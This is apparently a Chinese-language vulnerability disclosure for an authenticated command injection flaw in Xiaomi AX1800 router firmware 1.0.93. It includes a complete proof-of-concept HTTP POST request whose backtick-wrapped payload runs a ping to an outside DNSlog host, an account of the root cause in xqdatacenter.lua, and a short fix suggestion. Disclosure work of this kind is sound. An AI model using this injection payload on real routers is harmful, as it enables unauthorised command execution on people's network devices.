**小米AX1800路由器存在授权后命令注入漏洞**

**一、漏洞介绍**

小米路由器是小米公司推出的智能网络设备系列，自2013年首款产品发布以来，始终以“高性能、智能化、高性价比”为核心定位，致力于为家庭和企业用户提供稳定、高速的网络体验。作为小米生态链的重要组成，该系列产品融合了存储、计算与智能家居联动能力，成为家庭数据中心与智能网络管理的核心设备。

小米AX1800路由器存在授权后命令注入漏洞。当攻击者登录管理员后台后，可以利用漏洞执行任意命令。

漏洞存在的组件：/api/xqdatacenter/request && xqdatacenter.lua

**二、影响版本**

AX1800 1.0.93 稳定版


固件下载地址：

https://cdn.cnbj1.fds.api.mi-img.com/xiaoqiang/rom/ra71/miwifi\_ra71\_firmware\_f91f7\_1.0.93.bin

**三、漏洞描述**

**版本证明**:









**漏洞演示**：

（具体的可以看附件附上的视频）

1. 构造POST请求包：

POST /cgi-bin/luci/;stok=34ac2e26094bb0e8f1dcfbcec82f00d8/api/xqdatacenter/request HTTP/1.1

Host: 192.168.31.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate, br

X-Requested-With: XMLHttpRequest

DNT: 1

Sec-GPC: 1

Connection: keep-alive

Referer: http://192.168.31.1/cgi-bin/luci/;stok=bbc0aff38163adc81f0b50c7d03e26f5/web/setting/upgrade

Cookie: \_\_guid=86847064.2712971008854404600.1735352234182.2537; psp=admin|||2|||0; monitor\_count=55


Priority: u=1

Content-Type: application/x-www-form-urlencoded


Content-Length: 33

payload=`ping%203clj5wcs.eyes.sh`

1. 使用dnslog验证:




1. Dnslog收到请求：



**四、触发原理**

对luci文件夹下的lua文件进行解密后，在xqdatacenter.lua的tunnelRequest函数中：



可以看到这里直接将payload参数拼接到forkExec的参数中进行执行。进一步可以查看 thrift\_tunnel二进制文件，发现可以用**双引号包裹命令**，导致命令注入。

**五、修复建议**

对用户的输入严加过滤，防止不安全的输入！